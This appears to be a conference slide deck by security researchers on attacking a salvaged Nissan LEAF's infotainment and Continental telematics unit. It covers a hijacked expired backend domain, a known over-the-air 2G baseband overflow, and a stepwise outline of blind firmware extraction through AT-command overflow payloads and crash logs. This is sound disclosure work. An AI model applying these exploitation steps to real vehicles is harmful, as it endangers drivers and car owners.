Driving down the rabbit hole

Jesse Michael
Mickey Shkatov
Oleksandr Bazhaniuk

Agenda

- Who are we
- Background
- Picking our battles
- The web vuln
- Intermission
- Telematics
  - What is it
  - Local vulnerabilities discovered
  - Writing a blind exploit
  - Remote vulnerability
- Conclusion
- Public statements
- Questions

Who Are We?


Jesse @jessemichael
Mickey @HackingThings
Alex @ABazhaniuk

https://www.mcafee.com/us/threat-center/advanced-threat-research/index.aspx

Background

Background

- After we were done with our previous hackary, we wanted to try something new
- We want to deepen our knowledge and experience with automotive security
- Actual car hacking experience is at 0%



Background

- Autonomous vehicles
  - Tesla Autopilot
  - Comma.io
  - Google self driving car
  - UBER
- Connected cars
  - Autonomous
  - V2X
  - V2V
- Drive by wire systems, how does it work?

Background

If I have seen further than others, it is by standing upon the shoulders of giants.

- Charlie Miller and Chris Valasek
- Troy Hunt and Scott Helme - Nissan web API hack
- Kevin Mahaffey and Marc Rogers (Tesla hack 2015)
- Keen Labs Tesla hack
- And more...

Background

- Budget?

- Where do we start?
- We already pwned an after market IVI , what is next?

*IVI = In-Vehicle Infotainment System

- Ok, Lets go the wrecking yard and look around

Background


- Funny story about the wrecking yard.
  - Looking for a late model OEM IVI.
  - “What do you have?”
    - An F150 that got into a brawl with a wall and lost
    - and more squashed cars
- A junk yard != wrecking yard.


Background

- Nice car!
- Can you spot what caused it to be “Totaled”?

Background


- GIMME THAT DASHBOARD!






Background

- 1 week later
- carception



Background

- A trip to Lowe’s and a few hours later



Background

- Once it is fully assembled it kinda works
- A “few” errors appear on the instrument panels.
- We need to get this thing on the table somewhat functional
- **NissanConnect℠ EV**

Background

- NissanConnect℠ EV (formerly known as CARWINGS®) is designed to help you manage your Nissan LEAF® and control a host of convenient features. The best part: you don’t have to be in or even near your car to do it. It all works through your smartphone or computer. [*]
- NissanConnect EV is complimentary for three years. You just need to download the companion app to run all the features listed below.


WITH THE NISSANCONNECT℠ EV APP, YOU CAN:

- Find a nearby charging station
- Check on the state of your battery charge
- Remotely start a charging session
- Get notified when your battery is fully charged
- See your estimated driving range
- Heat up or cool down your LEAF® to the comfortable temperature it was when you left it
- Set a reminder to plug in your car

Source:https://www.nissanusa.com/connect/features-app/system-requirements/nissan-connect-ev

Background

- Next step, switch owners in the backend
- Go ask nicely for the title from wrecking yard, ahh….. No. Wrecking guy reaction:




- junk title can't be moved.
- Bill of sale, wrecking yard receipt?
  - ask nissan nicely and you shall receive

Picking our battles

Picking our battles

- We already pwned one in the past, seems like the best place to start.
- Looking at the IVI attack surface:



Picking our battles

- The IVI is running windows automotive 7 , no source, requires license.
- That’s too hard!, we want to hack this but...


- Maybe there is something simpler to hack in our sights, let's keep looking

Picking our battles

- Getting any kind of info from the IVI

Picking our battles


- Getting any kind of info from the IVI




- Navigation system debug data
- contacts
- way points
- SRAM dump

Picking our battles

- Getting any kind of info from the IVI



- Navigation system debug data
- contacts
- way points
- SRAM dump
- Flash dumps



The Web Vuln

The web vuln


After running strings on the debug files we discovered this url:


“http://biz.nissan-gev.com/WARCondelivbas/it-m_gw10/”

- Let’s do a WHOIS
- no one owns it, let’s buy it for the lulz!
- setting up an EC2 instance and running a generic honey pot
- Let's see who comes knocking

The web vuln

- The Web vulnerability
  - First knock comes from japan





The web vuln

- The Web vulnerability
  - First knock comes from japan

The web vuln

- The Web vulnerability
  - First knock comes from japan
- but then we start getting more knocks on the door and these are not your usual automated tools.

The web vuln


Why is this happening?

- Owner replacing the SIM card in their car.
- The Jasper network.



cisco Jasper

DEFCON

Intermission

Continental

Telematics

Telematics

- Continental made Telematics Control Unit (TCU)
- Used as the conduit for the car to connect to the backend.
- Older model , buy it on eBay for cheap.

Telematics

- Uses a cellular 2G modem

Telematics

- Uses a cellular 2G modem
- Yes

Telematics

- Uses a cellular 2G modem
- Yes
- 2G

Telematics

Connected to the rest of the car like this



- After confirming the local vulns, let's check for remote ones…
- oh wait!
- Thanks to the amazing Dr. Ralf-Philipp Weinmann we know this baseband FW is vulnerable to an Over-The-Air TMSI buffer overflow.



Telematics

Telematics vulnerabilities


- Confirming the TMSI vulnerability
  - The good book has PoC code in it, yay!
  - OpenBTS has moved on from testcall functionality (“security” reasons)
  - this will take a while, better get a faraday cage



Telematics

Telematics vulnerabilities


- Confirming the TMSI vulnerability



Telematics

Telematics vulnerabilities

- Confirming the TMSI vulnerability
- After many many days of attempts and trying to get OpenBTS to work, Jesse confirms remote buffer overflow!
  - Thank you Jared Boone!



Telematics

Telematics vulnerabilities

- Exploiting
  - We don’t have a copy of the firmware, how do we fix this?
  - Getting the firmware out of the device requires semi-blind exploitation
  - It’s not quite that bad, we have some basic exception logging that includes:
    - Register state at time of crash
    - 178 dwords of stack values upwards from SP at time of crash
  - We can work with that

Telematics

Telematics vulnerabilities

- Exploiting
  - No DEP
  - No ASLR

Telematics


Telematics vulnerabilities

- Exploiting
  - We'll just use AT command buffer overflow to inject payload to:
    - Write tag to signify start of data block
    - Copy 512 bytes from arbitrary location into stack frame
    - Write tag to signify completed copy of data block
    - Jump to hardcoded invalid location to force a crash at specific location
    - Wait for device to reboot
    - Read exception log using AT+XLOG and extract data from between tags in stack dump
    - … and then do it again 13 thousand times …

Telematics

Telematics vulnerabilities

- Once firmware is accessible we can work on reversing and jumping from the baseband to the CAN bus



Conclusion

Public Statements

Thank you!
